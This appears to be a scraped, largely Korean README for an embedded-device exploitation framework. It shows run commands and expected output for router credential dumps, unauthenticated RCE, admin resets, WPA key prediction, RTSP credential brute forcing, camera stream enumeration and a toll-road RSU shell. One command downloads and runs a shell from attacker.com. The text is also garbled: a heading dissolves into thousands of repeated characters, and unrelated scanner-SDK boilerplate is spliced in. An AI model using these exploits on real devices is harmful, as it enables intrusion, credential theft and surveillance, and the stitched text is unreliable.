embedxpl use routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 embedxpl (ZXHNCred) > set rhost 192.168.1.1 embedxpl (ZXHNCred) > run
[+] Connected to 192.168.1.1:80 [+] Sending ETHCheat request: GET /getpage.lua?pid=1000ÐCheat=1 [!] VULNERABLE: Credentials exposed Admin Password: admin123 WLAN PSK: MyWifiPass SSID: ZTE_Router_ABC
[-] No credential fields found in response [-] Target may be patched or different firmware
## 4.3.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.2.```bash
# Intelbras IWR LuCI RPC RCE
embedxpl use routers/intelbras/iwr_luci_rpc_rce
embedxpl (IWRLuci) > set rhost 192.168.0.1
embedxpl (IWRLuci) > set cmd "id"
embedxpl (IWRLuci) > run

# Expected output:
[+] LuCI RPC endpoint found at /cgi-bin/luci/rpc/sys
[+] RCE via sys.exec: uid=0(root) gid=0(root)
이 프로젝트에 기여하고 싶으시다면, 다음을 수행해 주세요:
git checkout -b feature/AmazingFeature).git commit -m 'Add some AmazingFeature').git push origin feature/AmazingFeature).이 프로젝트는 MIT 라이선스에 따라 라이선스가 부여됩니다 - 자세한 내용은 LICENSE 파일을 참조하세요.
프로젝트 링크: https://github.com/yourusername/yourproject
embedxpl use scanners/specialized/br_isp_scanner embedxpl (BRISPScan) > set target 192.168.0.0/24 embedxpl (BRISPScan) > run
**참고:** CVE-2026-34474는 ZTE ZXHN H298A 1.1 및 H108N 2.6에 영향을 미칩니다. 인증이 필요하지 않습니다.
**법적 고지:** 소유하고 있거나 테스트에 대한 서면 승인을 받은 기기에서만 사용하십시오.

---

### 레거시 라우터 백도어 및 공장 비밀번호 모듈

EmbedXPL-Forge 모듈 형식으로 구현된 클래식 라우터 백도어 및 공장 비밀번호 익스플로잇.

| 기기 | CVE / 참조 | 모듈 경로 | 공격 유형 |
|--------|----------------|-------------|-------------|
| Cobham Aviator 700 SATCOM | CVE-2014-2943 | `exploits/specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943` | 관리자 비밀번호 재설정 (비인증) |
| Huawei HG8245H | - | `osint/keygen/huawei_hg8245_wpa_keygen` | WPA 기본 키 생성기 |
| Alcatel-Lucent OmniPCX Enterprise | - | `exploits/voip/alcatel_lucent/omnipcx_enterprise_mastercgi_rce` | masterCGI 비인증 RCE |
| Linksys E-Series (The Moon) | EDB-31683 | `exploits/routers/linksys/eseries_themoon_rce_tmunblock` | tmUnblock.cgi RCE |
| NETGEAR DGN2200 | EDB-24665 | `exploits/routers/netgear/dgn2200_open_telnetd_rce` | open-telnetd 비인증 RCE |
| Siemens FlexiISN | - | `exploits/routers/siemens/flexiisn_auth_bypass` | 인증 우회 |
| Thomson BTHomeHub | - | `exploits/routers/thomson/bthomehub_voice_hijack` | VoIP 구성 하이재킹 |
| AT&T 2Wire Gateway | - | `exploits/routers/two_wire/atandt_gateway_crlf_dos` | CRLF 인젝션 / DoS |

**사용 예시:**```bash
# Cobham Aviator admin reset (VSAT / Satellite terminal)
embedxpl use specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943
embedxpl (CobhamReset) > set rhost 192.168.1.1
embedxpl (CobhamReset) > run

# Expected output:
[+] Connected to Cobham Aviator 700 interface
[+] Sending unauthenticated admin reset request
[!] VULNERABLE: Admin password reset to default

# Linksys eSeries The Moon RCE
embedxpl use routers/linksys/eseries_themoon_rce_tmunblock
embedxpl (TheMoon) > set rhost 192.168.1.1
embedxpl (TheMoon) > set cmd "busybox wget http://attacker.com/shell -O /tmp/sh && chmod +x /tmp/sh && /tmp/sh"
embedxpl (TheMoon) > run

# Huawei HG8245H WPA keygen
embedxpl use osint/keygen/huawei_hg8245_wpa_keygen
embedxpl (HuaweiKeygen) > set ssid "HG8245H-ABCDEF"
embedxpl (HuaweiKeygen) > run
# Output: [+] Predicted WPA key: xA7z3k9P
참고: Moon 웜(Linksys E-Series CVE)은 펌웨어 < 2.0.08에서 인증 없이 tmUnblock.cgi를 익스플로잇합니다. 법적 고지: 소유한 기기 또는 테스트에 대한 서면 승인을 받은 기기에서만 사용하십시오.
모든 RTSP 카메라 공격 모듈의 기반으로 사용되는 순수 Python RFC 2326 RTSP/1.0 클라이언트 라이브러리입니다.
모듈: network/rtsp/rtsp_client.py - RTSPClient 클래스
기능:
with RTSPClient(...) as client)사용 예시:```bash
python3 -c " from embedxpl.modules.network.rtsp.rtsp_client import RTSPClient with RTSPClient('192.168.1.10', 554, timeout=5) as client: resp = client.describe('/live/ch0') if resp.status_code == 200: sdp = client.parse_sdp(resp.body) print(f'Streams: {[s.media_type for s in sdp.streams]}') "
## 🧩 확장

### 🔌 플러그인

플러그인은 `plugins/` 디렉터리에 위치하며, 각 플러그인은 자체 하위 디렉터리에 있습니다. 각 플러그인에는 `plugin.json` 매니페스트가 있어야 합니다:

```json
{
  "name": "my-plugin",
  "version": "1.0.0",
  "description": "What this plugin does",
  "author": "Your Name",
  "main": "index.js",
  "permissions": ["read:files", "network:http"],
  "hooks": ["onScanStart", "onFinding"]
}
플러그인은 다음 훅을 구현할 수 있습니다:
| 훅 | 설명 |
|---|---|
onScanStart | 스캔이 시작될 때 호출됨 |
onScanComplete | 스캔이 완료될 때 호출됨 |
onFinding | 새로운 취약점이 발견될 때 호출됨 |
rules/ 디렉터리에 YAML 파일을 생성하여 사용자 정의 탐지 규칙을 정의하세요:
id: CUSTOM-001
name: Custom Vulnerability Check
severity: high
description: Detects a specific vulnerability pattern
match:
  type: regex
  pattern: "dangerous_function\\s*\\("
  files:
    - "**/*.js"
    - "**/*.ts"
remediation: |
  Replace the dangerous function with a safe alternative.
  See the documentation for more details.
Node.js SDK를 사용하여 프로그래밍 방식으로 스캐너와 상호작용하세요:
const { Scanner, Reporter } = require('@kitploit/scanner-sdk');

const scanner = new Scanner({
  target: './src',
  rules: ['owasp-top10', 'custom'],
  severity: ['high', 'critical']
});

const results = await scanner.run();

const reporter = new Reporter({ format: 'sarif' });
await reporter.generate(results, './output.sarif');
기여를 환영합니다! 자세한 내용은 기여 가이드를 참조하세요.
git checkout -b feature/amazing-feature)git commit -m 'Add amazing feature')git push origin feature/amazing-feature)이 프로젝트는 MIT 라이선스에 따라 라이선스가 부여됩니다 — 자세한 내용은 LICENSE 파일을 참조하세요.
Kitploit Scanner로 보안을 유지하세요 🛡️
```bash # RTSP credential brute force (uses RTSPClient internally) embedxpl use network/rtsp/rtsp_cred_brute embedxpl (RTSPBrute) > set rhost 192.168.1.10 embedxpl (RTSPBrute) > set rport 554 embedxpl (RTSPBrute) > set path /live/ch0 embedxpl (RTSPBrute) > run[+] Trying admin:admin ... 401 Unauthorized [+] Trying admin:12345 ... 200 OK [!] VALID: admin:12345
**요구 사항:** Python 3.8+, 외부 의존성 없음.

---

### FCC-ID 조회 모듈

하드웨어 라벨에서 발견된 FCC ID 코드로부터 장치 세부 정보를 조회하기 위해 FCC Equipment Authorization 데이터베이스를 쿼리하는 OSINT 모듈.

**모듈:** `osint/fcc_id_lookup.py`

**사용 예시:**```bash
embedxpl use osint/fcc_id_lookup
embedxpl (FCCLookup) > set fcc_id "PD5-WNR3500U"
embedxpl (FCCLookup) > run

# Expected output:
[+] FCC ID: PD5-WNR3500U
    Grantee: NETGEAR Inc.
    Product: WNR3500U Wireless-N Gigabit Router
    Frequency: 2.4GHz / 5GHz
    Authorization: OET-65C (mobile device)
    Test Lab: SGS
    Grant Date: 2009-11-18
    Internal Photos: [URL]
    External Photos: [URL]
    Test Reports: [URL]
팁:
GRANTEE_CODE-PRODUCT_CODE)osint/github_recon과 결합하여 해당 기기의 공개 펌웨어 저장소를 찾으세요요구사항: 인터넷 접속, requests 라이브러리.
벤더, 모델, 펌웨어 버전을 기반으로 iSpy 카메라 데이터베이스 형식을 사용하여 알려진 카메라 스트림 URL을 생성합니다.
모듈: osint/camera_url_generator.py
사용 예시:```bash embedxpl use osint/camera_url_generator embedxpl (CameraURL) > set vendor "hikvision" embedxpl (CameraURL) > set model "DS-2CD2143G2" embedxpl (CameraURL) > run
[+] Known stream URLs for Hikvision DS-2CD2143G2: [1] rtsp://:554/Streaming/Channels/101 [2] rtsp://:554/Streaming/Channels/102 [3] rtsp://:554/h264/ch1/main/av_stream [4] http:///ISAPI/Streaming/channels/1/picture [5] http:///onvif/device_service
embedxpl (CameraURL) > set output_file /tmp/hikvision_routes.txt embedxpl (CameraURL) > run
**팁:**
- `network/rtsp/rtsp_route_brute`와 결합하여 라이브 스트림을 열거할 수 있습니다
- iSpy 오픈 카메라 데이터베이스의 300개 이상 카메라 벤더를 지원합니다
- `set all_vendors true`를 사용하여 알려진 모든 URL을 덤프할 수 있습니다

---

### 교통 단속 보안 모듈

교통 단속 인프라(톨게이트 RSU, 레이더 시스템, ANPR 카메라)를 대상으로 하는 모듈입니다.

#### Kapsch TrafficCom RSU EFI Shell (CVE-2025-25734)

**모듈:** `exploits/specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734`

**취약점:** 전자 통행료 징수에 사용되는 Kapsch 노변 장치(RSU)는 UEFI 보안 부팅 적용 및 BIOS 비밀번호 보호가 되어 있지 않아, 물리적 공격자가 EFI 대화형 셸로 진입하여 전체 파일 시스템에 접근할 수 있습니다.

**영향:** 구성 추출, TLS 개인 키 탈취, 임플란트 설치, 통행료 단속 우회.

**사용 예시:**```bash
# Network reachability check (management interface detection)
embedxpl use specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734
embedxpl (KapschRSU) > set rhost 10.0.0.50
embedxpl (KapschRSU) > check

# Expected output (management interface exposed):
[+] Kapsch RSU management interface detected on 10.0.0.50:80
[!] Banner indicator: 'TrafficCom RSU' found
[*] NOTE: Full exploitation requires physical on-site access

# Assessment report
embedxpl (KapschRSU) > run
# Outputs: attack steps, mitigations checklist, risk level
물리적 익스플로잇 단계:
fs0:\efi\config\요구사항: RSU 하드웨어에 대한 물리적 접근 (모니터 + USB 키보드), 또는 배너 탐지를 위한 관리 인터페이스에 대한 네트워크 접근. 법적 고지: 통행료 집행 인프라에 대한 무단 접근은 범죄 행위입니다. 소유한 장치 또는 평가에 대한 명시적 서면 승인이 있는 장치에만 사용하십시오.
